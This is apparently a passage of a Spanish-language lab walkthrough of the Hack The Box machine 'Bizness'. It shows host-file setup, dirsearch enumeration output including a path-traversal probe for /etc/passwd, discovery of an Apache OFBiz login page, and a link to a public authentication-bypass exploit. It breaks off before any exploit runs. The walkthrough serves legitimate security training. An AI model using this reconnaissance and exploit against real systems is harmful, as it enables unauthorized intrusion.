
```
┌──(kali㉿kali)-[/]
└─$ sudo nano /etc/hosts
[sudo] password for kali:

┌──(kali㉿kali)-[/]
└─$ █
```

Y modificamos el archivo con la IP y su respectivo nombre



```
  GNU nano 7.2                        /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali.kali.com   kali
10.10.11.252    bizness.htb
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


Ahora que re-ingresamos a la pagina todo carga correctamente




Pioneering Industry Standards

At BizNess Incorporated, we redefine the boundaries of business. With cutting-edge strategies and a passion for progress, we lead the charge in creating tomorrow's industry standards today. Embark on a path of transformative experiences with us.

Ahora volvemos a intentar la busqueda de diccionarios




```
└─$ sudo dirsearch -u https://bizness.htb/ -e*
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, jsp, asp, aspx, do, action, cgi, html, htm, js, tar.gz
HTTP method: GET | Threads: 25 | Wordlist size: 14594

Output File: /reports/https_bizness.htb/__24-04-17_13-20-06.txt

Target: https://bizness.htb/

[13:20:06] Starting:
[13:20:15] 400 -  795B  - /\..\..\..\..\..\..\..\..\..\etc\passwd
[13:20:15] 400 -  795B  - /a%5c.aspx
[13:20:16] 302 -    0B  - /accounting  ->  https://bizness.htb/accounting/
[13:20:38] 302 -    0B  - /catalog  ->  https://bizness.htb/catalog/
[13:20:40] 302 -    0B  - /common  ->  https://bizness.htb/common/
[13:20:40] 404 -  780B  - /common/config/api.ini
[13:20:40] 404 -  762B  - /common/
[13:20:40] 404 -  779B  - /common/config/db.ini
[13:20:41] 302 -    0B  - /content/debug.log  ->  https://bizness.htb/content/control/main
[13:20:41] 302 -    0B  - /content/  ->  https://bizness.htb/content/control/main
[13:20:41] 302 -    0B  - /content  ->  https://bizness.htb/content/
[13:20:41] 200 -   34KB - /control/
[13:20:41] 200 -   34KB - /control
[13:20:42] 200 -   11KB - /control/login
[13:20:43] 404 -  741B  - /default.jsp
[13:20:43] 404 -  763B  - /default.html
[13:20:45] 302 -    0B  - /error  ->  https://bizness.htb/error/
[13:20:45] 404 -  761B  - /error/
[13:20:45] 404 -  770B  - /error/error.log
[13:20:46] 302 -    0B  - /example  ->  https://bizness.htb/example/
[13:20:50] 404 -  762B  - /images/
[13:20:50] 302 -    0B  - /images  ->  https://bizness.htb/images/
[13:20:50] 404 -  769B  - /images/c99.php
[13:20:50] 404 -  768B  - /images/README
[13:20:50] 404 -  769B  - /images/Sym.php
[13:20:52] 302 -    0B  - /index.jsp  ->  https://bizness.htb/control/main
```




```
[13:20:57] 404 -  682B  - /META-INF/
[13:20:57] 404 -  682B  - /META-INF
[13:20:57] 404 -  682B  - /META-INF/app-config.xml
[13:20:57] 404 -  682B  - /META-INF/jboss-app.xml
[13:20:57] 404 -  682B  - /META-INF/application-client.xml
[13:20:57] 404 -  682B  - /META-INF/container.xml
[13:20:57] 404 -  682B  - /META-INF/application.xml
[13:20:57] 404 -  682B  - /META-INF/ironjacamar.xml
[13:20:57] 404 -  682B  - /META-INF/CERT.SF
[13:20:57] 404 -  682B  - /META-INF/jboss-ejb-client.xml
[13:20:57] 404 -  682B  - /META-INF/jboss-deployment-structure.xml
[13:20:57] 404 -  682B  - /META-INF/beans.xml
[13:20:57] 404 -  682B  - /META-INF/jboss-webservices.xml
[13:20:57] 404 -  682B  - /META-INF/eclipse.inf
[13:20:57] 404 -  682B  - /META-INF/jboss-ejb3.xml
[13:20:57] 404 -  682B  - /META-INF/jboss-client.xml
[13:20:57] 404 -  682B  - /META-INF/context.xml
[13:20:57] 404 -  682B  - /META-INF/ejb-jar.xml
[13:20:57] 404 -  682B  - /META-INF/jbosscmp-jdbc.xml
[13:20:57] 404 -  682B  - /META-INF/openwebbeans/openwebbeans.properties
[13:20:57] 404 -  682B  - /META-INF/MANIFEST.MF
[13:20:57] 404 -  682B  - /META-INF/persistence.xml
[13:20:57] 404 -  682B  - /META-INF/ra.xml
[13:20:57] 404 -  682B  - /META-INF/spring/application-context.xml
[13:20:57] 404 -  682B  - /META-INF/SOFTWARE.SF
[13:20:57] 404 -  682B  - /META-INF/weblogic-ejb-jar.xml
[13:20:57] 404 -  682B  - /META-INF/weblogic-application.xml
[13:21:13] 200 -   21B  - /solr/admin/file/?file=solrconfig.xml
[13:21:13] 200 -   21B  - /solr/admin/
[13:21:13] 302 -    0B  - /solr/  ->  https://bizness.htb/solr/control/checkLogin/
[13:21:21] 404 -  682B  - /WEB-INF
[13:21:21] 404 -  682B  - /WEB-INF/cas.properties
[13:21:21] 404 -  682B  - /WEB-INF/cas-servlet.xml
[13:21:21] 404 -  682B  - /WEB-INF/
[13:21:21] 404 -  682B  - /WEB-INF/classes/application.properties
[13:21:21] 404 -  682B  - /WEB-INF/beans.xml
[13:21:21] 404 -  682B  - /WEB-INF/application_config.xml
[13:21:21] 404 -  682B  - /WEB-INF/classes/application.yml
[13:21:21] 404 -  682B  - /WEB-INF/application-client.xml
[13:21:21] 404 -  682B  - /WEB-INF/classes/app-config.xml
[13:21:21] 404 -  682B  - /WEB-INF/classes/default-theme.properties
[13:21:21] 404 -  682B  - /WEB-INF/classes/commons-logging.properties
[13:21:21] 404 -  682B  - /WEB-INF/classes/cas-theme-default.properties
[13:21:21] 404 -  682B  - /WEB-INF/applicationContext.xml
[13:21:21] 404 -  682B  - /WEB-INF/classes/applicationContext.xml
[13:21:21] 404 -  682B  - /WEB-INF/classes/countries.properties
[13:21:21] 404 -  682B  - /WEB-INF/classes/db.properties
[13:21:21] 404 -  682B  - /WEB-INF/classes/default_views.properties
```

Al ver todas estas rutas podemos identificar una en concreto que es /control/login



```
[13:20:42] 200 -   11KB - /control/login
```

Intentamos acceder a esta ruta




https://bizness.htb/control/login

The Following Errors Occurred:
username was empty reenter
password was empty reenter

User Name
Password

Podemos identificar que este usa un apache OFBIZ por lo que buscaremos un explotaible para este login en la web



https://github.com/jakabakos/Apache-OFBiz-Authentication-Bypass

jakabakos / Apache-OFBiz-Authentication-Bypass

jakabakos Restore command to use java only. 8924bdb · 3 weeks ago 7 Commits

